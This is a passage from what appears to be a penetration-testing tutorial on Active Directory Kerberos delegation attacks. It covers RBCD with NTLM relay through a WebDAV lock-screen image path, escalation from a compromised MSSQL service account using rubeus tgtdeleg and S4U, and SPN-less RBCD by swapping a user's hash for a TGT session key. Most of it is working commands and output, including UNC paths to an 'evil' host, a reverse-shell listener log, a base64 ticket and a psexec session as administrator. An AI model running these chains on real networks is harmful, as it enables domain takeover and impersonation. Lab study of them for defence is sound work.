different host. Though the ticket will be in .kirbi format and Linux tools like impacket require .ccache files, as with most things in life there is an impacket tool for this:

```
impacket-ticketConverter rubeusTicket.kirbi impacketTicket.ccache
```

To clean up after ourselves at the end of the engagement we empty out the target's delegation attribute:

```
Set-ADComputer its-dc1 -PrincipalsAllowedToDelegateToAccount $null
```

RBCD + NTLM Relay = LPE

Computers with Windows Server 2016/2019 or Windows 10 can be compromised with an unprivileged account if they have the WebClient service installed, as long as this user is able to either change the user profile picture or the lock screen image, operations that might be blocked through GPO.

These pictures can be hosted over SMB and the computer will try to read them as the SYSTEM account, which means when gathering the file across the network the victim's machine account credentials are transmitted to the file server.

WebClient

If the WebClient service is running on the victim the UNC path can point to a WebDAV instance, which is a normal UNC path that also specifies a port where the HTTP-based WebDAV server is listening, this way an NTLM authentication over HTTP occurs as the computer tries to read the image over the network with its credentials:

```
\\server@80\share\file.jpg
```

NTLM over HTTP doesn't enforce signing and this allows an attacker to relay the authentication attempt to a DC via LDAP, where RBCD can be set up on the victim's machine account towards an account the attacker controls. Once this is done, the attacker is able to impersonate any user on the victim thus achieving local privilege escalation.

So the requirements for the attack are:

- Windows 10 / Server 2016 / Server 2019 (maybe newer versions too but I haven't tested them)
- unprivileged user with access to the victim (preferebily RDP)
- WebClient service installed and running (present by default on Windows workstations but not on servers)
- Responder running / ADIDNS record pointing to the attacker


The latter is required because Windows will only attempt automatic NTLM authentication if the hostname in a UNC path is considered to be part of the "intranet zone", which means it

cannot contain any dots: so it cannot be a FQDN or an IP address. To circumvent this Responder can poison LLMNR requests generated by the attempted resolution of non-existing domain names, or we can simply add an ADIDNS record pointing to our attacking machine, something any domain user can do. This can be done with PowerMad's DNS cmdlets or krbrelayx's dnstool.py.

We can look for potential targets with WebClientServiceScanner, a tool that scans hosts for running WebClient services:

```
webclientservicescanner its-piemonte/tantani:'AAAAaaaa!1'@targets.txt -dc-ip
192.168.0.100
```

Press enter or click to view image in full size



If we are on a host that has the service installed but not running we can force it to launch even as an unprivileged user by creating a file called Documents.searchConnector-ms with this content:

```
<?xml version="1.0" encoding="UTF-8"?>
<searchConnectorDescription
xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">
    <iconReference>imageres.dll,-1002</iconReference>
    <description>Microsoft Outlook</description>
    <isSearchOnlyItem>false</isSearchOnlyItem>
    <includeInStartMenuScope>true</includeInStartMenuScope>
    <iconReference>https://192.168.16.11/0001.ico</iconReference>
    <templateInfo>
        <folderType>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}</folderType>
```

```
    </templateInfo>
    <simpleLocation>
        <url>https://randomsite.com/</url>
    </simpleLocation>
</searchConnectorDescription>
```

The two URLs can be anything we like. Browse to this folder with Explorer and the webclient service will be up and running.

Exploit

Elad Shamir's rbcd_relay.py can exploit the relay to LDAP for us, it also hosts a fake .jpg via a WebDAV server.

```
\\evil@80\a\test.jpg
```


rbcd_relay only works in Python2 and not in default Kali installations, these are the steps I took to make it work in my lab (do it in a venv or it will break other packages):

```
git clone <latest impacket>
sudo python2 setup.py install
sudo pip2 -m install pycryptodomex
sudo pip2 -m install pyasn1
sudo pip2 -m install ldap3
```


Launching the script we specify the DC's name, target domain, target computer, and our attacking machine account to delegate:

```
sudo python2 rbcd_relay.py its-dc1 its-piemonte.local PC2$ baud$
```

With the script running we can open the Windows settings and either browse for a custom lock screen…




…or a custom user picture:




In either case paste your evil WebDAV UNC path on the filename bar of the Open File dialog and you'll have triggered the relay:

Press enter or click to view image in full size



Which means we can fully take control of the victim by impersonating a non-protected domain admin on it:

Press enter or click to view image in full size



If we don't have GUI access to the target we can use Change-Lockscreen, which triggers the relay from a call to a .NET method:

```
Change-Lockscreen.exe -FullPath \\evil\a\test.jpg
```

It might give an error like this, but at least during my tests the authentication attempt and delegation worked anyway:

```
c:\>Change-Lockscreen.exe -FullPath \\aa@8080\test\test.jpg
Sorry, something went wrong.
Possible solutions:
1 - Check if specified path is correct
2 - Wait one minute and try again
3 - Restart WebDAV server and try again
```

ntlmrelayx also has the `--serve-image` and `--delegate-access` options to do the attack instead of using rbcd_relay, however it has never worked in my lab for some reason. Regardless, these are the options that would be required:

```
sudo ntlmrelayx.py -t ldaps://192.168.0.100 --http-port 8080 --serve-image test.png
--delegate-access --escalate-user 'baud$' --no-dump --no-da --no-acl
```

Service Account LPE

An interesting privilege escalation opportunity opens when services running as virtual accounts or NETWORK SERVICE (like MSSQL or IIS) are compromised: these use the machine account's credentials when accessing resources over the network, and S4U2Self requests can be made by any machine account without any configuration required.

What this means is that any computer can request the DC for a ticket that impersonates an arbitrary user on itself, so if we are able to gather a machine account's authentication information we can request a TGS for ANY domain user, including protected ones.

A machine account's authentication information is normally completely unavailable to unprivileged users, but Benjamin Delpy discovered a trick where a current user's TGT can be obtained without additional permissions, making this privilege escalation method available in cases where a service instance like a MSSQL server has been compromised, without further setup.

In my lab I have a default installation of MSSQL running under a virtual account, I used xp_cmdshell to open a reverse shell:

```
┌──(giulio㉿kaliGiulio)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.0.105: inverse host lookup failed: Unknown host
connect to [192.168.0.207] from (UNKNOWN) [192.168.0.105] 53984
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress

C:\Windows\system32>
```

Benjamin Delpy's tgtdeleg trick has been integrated in rubeus and can therefore be used to obtain the TGT we need to make a S4U2Self request:

```
rubeus tgtdeleg /nowrap
```

Press enter or click to view image in full size

Now this ticket can be used to request an impersonation TGS with the S4U attack, unlike the other scenarios we also include the `/self` and `/altservice` options, this is not a full RBCD attack as we don't need the S4U2Proxy step. `/altservice` is simply the SPN we want for our TGS:

```
rubeus s4u /impersonateuser:administrator /self /altservice:cifs/sql1 /domain:its-piemonte.local /nowrap /ticket:<TGTDELEG_TICKET>
```

Press enter or click to view image in full size

```
  _______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.3.0

[*] Action: S4U

[*] Action: S4U

[*] Building S4U2self request for: 'SQL1$@ITS-PIEMONTE.LOCAL'
[*] Using domain controller: ITS-DC1.its-piemonte.local (192.168.0.100)
[*] Sending S4U2self request to 192.168.0.100:88
[+] S4U2self success!
[*] Substituting alternative service name 'cifs/sql1'
[*] Got a TGS for 'administrator' to 'cifs@ITS-PIEMONTE.LOCAL'
[*] base64(ticket.kirbi):

      doIFsDCCBaygAwIBBaEDAgEWooIErjCCBKphggSmMIIEoqADAgEFoRQbEklUUy1QSUVNT05URS5MT0NBTKIXMBWgAw
f6TkY49q6pxYbqZSfmQ98LVUfnve2TDUOSOSYUXCoJ1uvUoOC3aekALjPHd3VuyYV39ztG9mMzjl/ITzZiNF8I1bvzIioSbB
96RvF7cxyH+fpexPYSAlXtopzDQFSvmISNeN8XcasHDiXQtPBz0qXbplLDjLEUkBSRlVJuo8QbMzmj53V/spK5MNyMc1YTGr
QFgomLTbEnrTFynjMpnZjvZU5YdB3Ivh07xZa9jd9an9aUyJ8PbpX0zZeP0sDZGZ9hiRiiTlxAqjANSyQPaY3oGuAPPeEvxe
QkorvdA5RqfSP0iTV0Roiapaugp3MekaY8eKUIr9CrCnpZC4M6/HtzpaloPNzl40r2Cd9EkyrH4wPox/PpmMvOK4iApgI5jK
odzD+L6Hdf/GTLv/vSDhuah1wZU4PitYFz+6NOZuILDVrMS3IICpoIFF+e8e6MTnvF+JO/sXSsPMjY1cqHwnJfNhqGwUkPzB
FApWFz9dGlxSbtHapy7C9YNBJs57cAOb2HRiYFWDVxJTfNiNxigVi3EgMOWthKftdWrTrKc4bV9QquzVZJw4m7lZyUFyyAW/
VupSEnVbQEWgZG0hbls2kJ6Q191oQ+lbou38LQj61Y8f7JArBkbzPsRaePJiFZUR4QFhf6MMTK9PfdDN8fDLJ4cnf1JErNLm
PmiNHqtztOTml0np6+01Q8xnH4EhqScolzhCg89yYDYatoFvpeqcQyKOhGCb1gBADtp/q68d5DVG/igoYLK6lzSo1uDEJHcz
8leiCqLFp1b80ETXTZRjo//2UXwxgCM8Ttm3o5PhuPVjWr6W49fMmktIpSBWCgUjt5aHDVsUP3Jat9YYvuQbynV37NnfjNYs
dtfydfmicTlayyZWr9wOqcXllB9a643pmrWVfsg3ViXhQFgqyJP7wcguwzFxtnqjge0wgeqgAwIBAKKB4gSB332B3DCB2aCB
du5lOcNpKEUGxJJVFMtUElFTU9OVEUuTE9DQUyiGjAYoAMCAQqhETAPGw1hZG1pbmlzdHJhdG9yowcDBQAgoQAApREYDzIwM
MxNDlaqBQbEklUUy1QSUVNT05URS5MT0NBTKkXMBWgAwIBAaEOMAwbBGNpZnMbBHNxbDE=

[+] Ticket successfully imported!
```

Like shown above we can use ticketConverter to convert the rubeus output into a file we can use with tools like psexec, since our access is currently a reverse shell on our Linux machine:

```
# echo <RUBEUS_TICKET> | base64 -d > ticket.kirbi
# impacket-ticketConverter ticket.kirbi ticket.ccache
```

Press enter or click to view image in full size

```
┌──(giulio㉿kaliGiulio)-[~]
└─$ echo doIFsDCCBaygAwIBBaEDAgEWooIErjCCBKphggSmMIIEoqADAgEFoRQbEklUUy1QSUVNT05URS5MT0NBTKIXMBWgAwIBAaEOMAwbBGNpZnMbBHNxbDGjggRqMII
/ITzZiNF8I1bvzIioSbBbLmgn1zNRIrzJ4e4T8vBekrmN+BfUUllNwXqdaIMdzHL4Uyjj8uZ5URRxz2Lm96RvF7cxyH+fpexPYSAlXtopzDQFSvmISNeN8XcasHDiXQtPBz0
WvQFgomLTbEnrTFynjMpnZjvZU5YdB3Ivh07xZa9jd9an9aUyJ8PbpX0zZeP0sDZGZ9hiRiiTlxAqjANSyQPaY3oGuAPPeEvxe2ZnqwshYuRk+Et4EWj7oahsk0h6IwGNL0
ox/PpmMvOK4iApgI5jKFTO0tSWJVllUExIn4WvNosD32s6ZiDOvMoEK7dNqQi5YJ6H4QdtmAvfgJgrnSodzD+L6Hdf/GTLv/vSDhuah1wZU4PitYFz+6NOZuILDVrMS3IICp
2FApWFz9dGlxSbtHapy7C9YNBJs57cAOb2HRiYFWDVxJTfNiNxigVi3EgMOWthKftdWrTrKc4bV9QquzVZJw4m7lZyUFyyAW/spGUaqMRiTIUPNP5lfPCyWlFAHOsOCF6jEf
DN8fDLJ4cnf1JErNLmRovS+KPptr0dNWZ6SwuCh2KR24pcKKQPs8ylVmHPKPfnV2AKrGJ3x9i0zu3ewPmiNHqtztOTml0np6+01Q8xnH4EhqScolzhCg89yYDYatoFvpeqcQ
8leiCqLFp1b80ETXTZRjo//2UXwxgCM8Ttm3o5PhuPVjWr6W49fMmktIpSBWCgUjt5aHDVsUP3Jat9YYvuQbynV37NnfjNYs+NaMJlnGVHw9m3DnL6zMEsp7Snyp0J9KKs1C
B4gSB332B3DCB2aCB1jCB0zCB0KArMCmgAwIBEqEiBCA+UG3rHWPCtmLQnVcptrQd79yGffani/26Pdu5lOcNpKEUGxJJVFMtUElFTU9OVEUuTE9DQUyiGjAYoAMCAQqhETA
xNDlaqBQbEklUUy1QSUVNT05URS5MT0NBTKkXMBWgAwIBAaEOMAwbBGNpZnMbBHNxbDE= | base64 -d > sql1admin.kirbi

┌──(giulio㉿kaliGiulio)-[~]
└─$ impacket-ticketConverter sql1admin.kirbi sql1admin.ccache
Impacket v0.12.0.dev1+20231114.165227.4b56c18a - Copyright 2023 Fortra

[*] converting kirbi to ccache...
[+] done
```

The CCACHE ticket can be used with the kerberos client as usual, by setting the KRB5CCNAME environment variable to its path. If we place `KRB5CCNAME=ticket.ccache` before the connection command we don't even need the kerberos client installed:

```
┌──(giulio㉿kaliGiulio)-[~]
└─$ export KRB5CCNAME=sql1admin.ccache

┌──(giulio㉿kaliGiulio)-[~]
└─$ klist
Ticket cache: FILE:sql1admin.ccache
Default principal: administrator@ITS-PIEMONTE.LOCAL

Valid starting       Expires              Service principal
01/09/2024 21:45:20  01/10/2024 07:31:49  cifs/sql1@ITS-PIEMONTE.LOCAL
        renew until 01/16/2024 21:31:49

┌──(giulio㉿kaliGiulio)-[~]
└─$ psexec.py its-piemonte.local/administrator@sql1 -k -no-pass
Impacket v0.12.0.dev1+20231114.165227.4b56c18a - Copyright 2023 Fortra

[*] Requesting shares on sql1.....
[*] Found writable share ADMIN$
[*] Uploading file OsBYGaAp.exe
[*] Opening SVCManager on sql1.....
[*] Creating service xJbT on sql1.....
[*] Starting service xJbT.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

SPN-less RBCD

Normally the S4U2Self+Proxy trick only works when we are in control of an account with an SPN, this is because these protocol extensions are meant to be used for delegating and impersonating users on other services, which in kerberos are represented as individual instances by an SPN. Because a normal user doesn't have the permissions of changing its own ServicePrincipalName attribute, in the case a domain has `ms-DS-MachineAccountQuota` set to 0 and we can't control other users with an SPN at least in theory there wouldn't be a way of exploiting RBCD the usual way.

There is however another kerberos extension, called User2User (U2U), which is designed specifically for allowing authentication to a service hosted by a normal user account. Here the role of the SPN is replaced by the Universal Principal Name (UPN), which is given to every domain user. A mario.rossi user of the testlab.com domain will have the UPN mario.rossi@testlab.com.

We can successfuly obtain an impersonation ticket if our user's password (or rather NT hash) and TGT session key match, then obtain a U2U ticket before requesting the final S4U2Proxy ticket. The steps are:


- request a TGT using over-pass-the-hash, thus authenticating with the NT hash, which, if RC4 is enabled, is then used as encryption key for the ticket
- extract the TGT session key
- change user's NT hash into the TGT session key
- S4U2Self + U2U with the new hash, then S4U2Proxy
- if possible restore original password

The limitations of this method are:

- RC4 must be allowed for kerberos (default)
- the account will become unusable for normal users as result of changing the hash to one without a known clear-text
- domain policy might prevent the final password reset without the intervention of a privileged account due to minimum password age requirements

Because of these limitations the attack is only viable if RC4 is enabled and our account isn't being actively used by its owners, since they will inevitably remain locked out of it. If RC4 is disabled then over-pass-the-hash is not possible and the TGT's session key will be encrypted in a different format:

Press enter or click to view image in full size




Impacket's getST.py has a `-u2u` flag but make sure you are using the latest version of the library, the version I found on my Kali didn't have `-u2u` or `-self`.

We start by requesting a TGT with over-pass-the-hash and extracting its session key, which is itself an NT hash:

```
# getTGT.py -hashes :$(pypykatz crypto nt 'UserPassword') domain/spnless@DC
# describeTicket.py spnless.ccache | grep 'Ticket Session Key'
```


Press enter or click to view image in full size



We can now change the user's hash into the session key, this works thanks to calls to Win32 API that support password changes by providing NT hashes instead of a cleartext (SamrChangePasswordUser):

```
changepasswd.py its-piemonte.local/spnless:UserPassword@DC -newhash TGTSESSIONKEY
```


Press enter or click to view image in full size



getST.py with the `-u2u` flag will do the rest, obtaining an impersonation ticket from the S4U2Self+U2U –> S4U2Proxy chain:

```
